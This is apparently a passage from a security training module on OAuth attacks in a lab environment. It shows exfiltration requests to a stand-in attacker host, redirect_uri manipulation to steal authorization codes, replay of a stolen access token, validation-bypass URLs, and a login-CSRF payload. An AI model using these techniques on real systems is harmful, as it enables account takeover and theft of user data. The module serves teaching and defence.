
Resource Owner Authentication

In the browser, we can see the authorization prompt where we can login with our `hubgit.htb` credentials:




Authorization Grant

Logging in in the browser window, results in a redirect back to the client:




The browser follows the redirect which is the authorization grant:




As we can see, the response to the authorization grant already contains the access token. That is because the `access token request` and `access token grant` do not run through our browser but are implemented through server-to-server communication. More precisely, the client directly sends the access token request to the authorization server. Therefore, this request is invisible to us and we cannot see it in our proxy.

User data

Now that the client successfully obtained an access token, we are authenticated to the client `academy.htb`:



Just like the `access token request` and `access token grant`, the `resource request` and `resource response` are server-to-server communication as well. So we can now see our `hubgit.htb` account's user details in the browser:



The account details were requested by `academy.htb` directly. So, again, this part is invisible to us.

Now that the process has concluded, `academy.htb` accessed details from our `hubgit.htb` account without the need for our user credentials.

Attacker Server

The final lab component is the attacker server at the separate virtual host `attacker.htb`. This simulates a separate system under the control of an attacker, and we will use it in upcoming sections to demonstrate how to exfiltrate data to it.

The attacker server logs all request parameters of all requests made to it, including GET parameters, POST parameters, and HTTP headers. Logged data can be accessed at the `/log` endpoint.

For instance, we can make the following HTTP request, assuming we are exfiltrating data via the two parameters `param1` and `param2`:

```
curl -X POST --data 'param1=Hello' http://attacker.htb/?param2=World
```

Afterward, we can retrieve the log to view the exfiltrated data:

```
curl http://attacker.htb/log

-----
/?param2=World
Host: exfiltrate.htb
User-Agent: curl/7.88.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 172.17.0.1
X-Forwarded-Host: exfiltrate.htb
X-Forwarded-Server: exfiltrate.htb
Content-Length: 12
Connection: Keep-Alive

param1=Hello
```


We can also access the log in a web browser:

```
-----
/?param2=World
Host: attacker.htb
User-Agent: curl/7.88.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
X-Forwarded-For: 172.17.0.1
X-Forwarded-Host: attacker.htb
X-Forwarded-Server: attacker.htb
Content-Length: 12
Connection: Keep-Alive

param1=Hello
```

Stealing Access Tokens

Now that we discussed how OAuth works in detail, let us jump into the first and most severe class of OAuth vulnerabilities, which is the leakage of the access token to an attacker. This vulnerability is the result of improper verification of the `redirect_uri` parameter.

Stealing Access Tokens

Due to the way the OAuth flow works, an attacker is able to impersonate the victim and steal their access token by manipulating the `redirect_uri` parameter to a system under their control. If the `redirect_uri` is not properly verified by the authorization server, an attacker is able to manipulate it to conduct such an attack.


Firstly, an attacker needs to create a link for an `authorization request` that contains a manipulated `redirect_uri`. In our lab, we can use the attacker server to simulate this attack. The attacker can set the `state` parameter to an arbitrary value as long as it is consistent throughout the attack. As an example, let us assume the attacker created the following manipulated link with the `redirect_uri` pointing to the attacker server:

```
http://hubgit.htb/authorization/auth?
response_type=code&client_id=0e8f12335b0bf225&redirect_uri=http://attacker
.htb/callback&state=somevalue
```



An attacker can obtain the `client_id` by executing the OAuth flow with their own credentials and taking note of the parameter.

Afterward, the attacker needs to deliver this link to the victim, either by social engineering or a different technique (which is outside of the scope of this module).

When the victim accesses the link, the authorization server's authorization prompt is displayed:



When the victim proceeds to login, they are redirected to the attacker server due to the manipulated `redirect_uri` parameter:



As a result, the authorization code has now been sent to the attacker server, where the attacker can obtain it from the logs:

```
curl http://attacker.htb/log

-----
/callback?
code=Z0FBQUFBQm1BeHdCNEZEQVdxMFR0Tl9aSEg0SThQME9SU2s2V3Y3VE9teTM2V0JLcDRTM
0Jwc0NBMG9Oc09vNGlqWjNZMDFVcGlsT3ZnWmdmRzJ3Q0wtdGtSbWNqXzBHY0o4RzBtMzlkN2h
3WFlNcjltc2drNkNFUlAzcnJzUTd6SnVFbTJCWmZ6WDYtVm13V1pQRW5kMlBqcWRnQkVReUZRP
T0&state=somevalue
Host: attacker.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
```


```
p,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://172.17.0.2/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
X-Forwarded-For: 172.17.0.1
X-Forwarded-Host: attacker.htb
X-Forwarded-Server: attacker.htb
Connection: Keep-Alive
```

Now that the attacker know the victim's authorization code, all that is left is completing the OAuth flow and trading the authorization token for a valid access token to impersonate the victim. The attacker can easily achieve this by forging the access token request, since all required parameters are known:

```
GET /client/callback?
code=Z0FBQUFBQm1BeHdCNEZEQVdxMFR0Tl9aSEg0SThQME9SU2s2V3Y3VE9teTM2V0JLcDRTM
0Jwc0NBMG9Oc09vNGlqWjNZMDFVcGlsT3ZnWmdmRzJ3Q0wtdGtSbWNqXzBHY0o4RzBtMzlKN2h
3WFlNcjltc2drNkNFUlAzcnJzUTd6SnVFbTJCWmZ6WDYtVm13V1pQRW5kMlBqcWRnQkVReUZRP
T0&state=somevalue HTTP/1.1
Host: hubgit.htb
Cookie: state=somevalue
```

The remaining OAuth flow is completed by the client and authorization server in the background. The victim's access token is returned in the response:


```
HTTP/1.1 302 FOUND
Date: Tue, 26 Mar 2024 19:13:40 GMT
Server: Werkzeug/3.0.1 Python/3.11.2
Content-Type: text/html; charset=utf-8
Content-Length: 203
Location: /client/
Set-Cookie:
access_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imh0Yi1z
dGRudCIsImlzcyI6Imh1YmdpdC5odGIiLCJleHAiOjE3MTE0ODQwMjAuODQ2MDAxNn0.5nx4KA
unXKVHoz6udsLdho5X0tQ_p03AbjListGoPgQ01uaX_RFkH1rnvOTwe1-
NwH8US7slHQUnSsR5-BEFY2EfR7K_mx-
9eL7kaxFJ97NXmVSG_bSzsPzjMUTjrpUbfbTSjqQTM5srpUHC811bDSYWduRV4YI0Fso_EsAz4
jMUm7ka_sMWMqcc7hkFev3MjmPzQOBkbt3jtJ8DJPkYxFW_6aXdF-
1sf8aejbkWO4tJecqG55rHgUvPfDMpTiRLP07jB26odIoBgu01z3Ybfz8y_IQC_0VTU9kEITTh
dvayaHeyqp-NqHfETlFSiDH__hoePFS_xhw-jP3QIbRVDg; Path=/
```



Since the attacker now owns a valid access token for the victim, they can use it to impersonate the victim and use the client `academy.htb` as the victim:

```
GET /client/ HTTP/1.1
Host: academy.htb
Cookie:
access_token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imh0Yi1z
dGRudCIsImlzcyI6Imh1YmdpdC5odGIiLCJleHAiOjE3MTE0ODQwMjAuODQ2MDAxNn0.5nx4KA
unXKVHoz6udsLdho5X0tQ_p03AbjListGoPgQ01uaX_RFkH1rnvOTwe1-
NwH8US7slHQUnSsR5-BEFY2EfR7K_mx-
9eL7kaxFJ97NXmVSG_bSzsPzjMUTjrpUbfbTSjqQTM5srpUHC811bDSYWduRV4YI0Fso_EsAz4
jMUm7ka_sMWMqcc7hkFev3MjmPzQOBkbt3jtJ8DJPkYxFW_6aXdF-
1sf8aejbkWO4tJecqG55rHgUvPfDMpTiRLP07jB26odIoBgu01z3Ybfz8y_IQC_0VTU9kEITTh
dvayaHeyqp-NqHfETlFSiDH__hoePFS_xhw-jP3QIbRVDg
```

The response to this request contains the victim's account details:



Bypassing Flawed Validation


In many real world implementations of OAuth, the `redirect_uri` is validated. This validation is often implemented using a whitelist to prevent any external URLs from being submitted. However, depending on how the URL validation is implemented, there may be potential for bypasses. A validation can easily be identified, as the manipulated URL will likely result in an error similar to the following:

An attacker can obtain the expected `redirect_uri` value by going through the entire OAuth flow with their own credentials and taking note of the URL. This enables the attacker to attempt different URL-based bypasses, involving the following URL components:

- Subdomains
- Basic Authentication Credentials
- Query parameters
- URL fragments

For instance, if the validation only checks if the `redirect_uri` starts with or contains the string `http://academy.htb`, it can easily be bypassed with the following values:

- `http://academy.htb.attacker.htb/callback`
- `http://[email protected]/callback`
- `http://attacker.htb/callback?a=http://academy.htb`
- `http://attacker.htb/callback#http://academy.htb`



From this point, the attack can be executed as described above.


Improper CSRF Protection

As we discussed a couple of sections ago, the `state` parameter in the OAuth flow is optional but, highly recommended parameter that serves as CSRF protection from a security perspective. This section will discuss how a missing or improperly validated `state` parameter leads to a CSRF vulnerability and how to exploit it.

Missing state

When examining an OAuth implementation in the real world, it is crucial to take note of all parameters that are set in the OAuth flow. A particularly interesting target is the `state` parameter in the `authorization` request. If the parameter is missing, a CSRF attack on the OAuth flow might be possible. The impact of such an attack can be severe, depending on the concrete utilization of OAuth.

For now, let us assume an OAuth implementation that does not utilize the `state` parameter:



In this case, an attacker can conduct a Login-CSRF attack that results in the victim being unknowingly logged-in to the attacker's account. While the consequences of such an attack might seem unclear at first, these attacks pose a significant threat to the security and privacy of users. Depending on the web application, the impact might be non-existent or severe. Imagine a scenario where a victim gets logged in to an attacker account and enters payment information into their profile, thinking it was their own account they are logged-in to. This enables the attacker to steal the victim's payment information, as they unknowingly added the details to the attacker's account.


Generally, these attacks can result in loss of victim data. However, they typically required the victim to enter information into the attacker's account thinking it is their own account.

Attack Execution

The execution of an attack on an OAuth flow without a `state` parameter is as follows. Firstly, the attacker needs to obtain an authorization code for their own account, which can be achieved by sending an authorization request and authenticating using the attacker's credentials:

```
POST /authorization/signin HTTP/1.1
Host: hubgit.htb
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

username=attacker&password=attacker&client_id=0e8f12335b0bf225&redirect_uri=%2Fclient%2Fcallback
```

The response contains a valid authorization code tied to the attacker's account:




The attacker can now craft the URL for the authorization code grant using the obtained authorization code:

```
http://hubgit.htb/client/callback?
code=Z0FBQUFBQm1BekxRVGFLdTk5WHZycU9zZ0dCS2IzaWwzWTkxME9tVHJPbXpibTVLV0g0M
VRyUVhCSF9vVHVNSHdXX0NZV2FzTHEzTzRFLW5wejU5ai1ONVdxMlc0LU0wMDdURXVPRGYtX05
Mb21mZTljTUtzTWwxa1pvdktUVzlWcXJFNzMtZGJ1eWtKcllFQy0xd3RlM3JXUzczUEUtU3lnP
T0
```

This is the payload for the CSRF attack that needs to be supplied to the victim, just like in a regular CSRF attack. An attacker could achieve this through social engineering or phishing.

When a victim clicks the provided link, the victim's browser will automatically complete the OAuth flow and trade the authorization token for an access token, thereby logging the victim in to the attacker's account:



How the state parameter prevents the attack


The `state` parameter prevents the attack discussed above. Depending on the implementation, this is typically achieved by a mismatch between the `state` values in the

authorization code grant if the previous authorization request was not initiated by the same user.

For instance, just like before, an attacker might obtain an authorization code for their own account. In the authorization request, the attacker can choose an arbitrary value for the `state`:

```
POST /authorization/signin HTTP/1.1
Host: hubgit.htb
Content-Length: 96
Content-Type: application/x-www-form-urlencoded

username=attacker&password=attacker&client_id=0e8f12335b0bf225&redirect_uri=%2Fclient%2Fcallback&state=1337
```

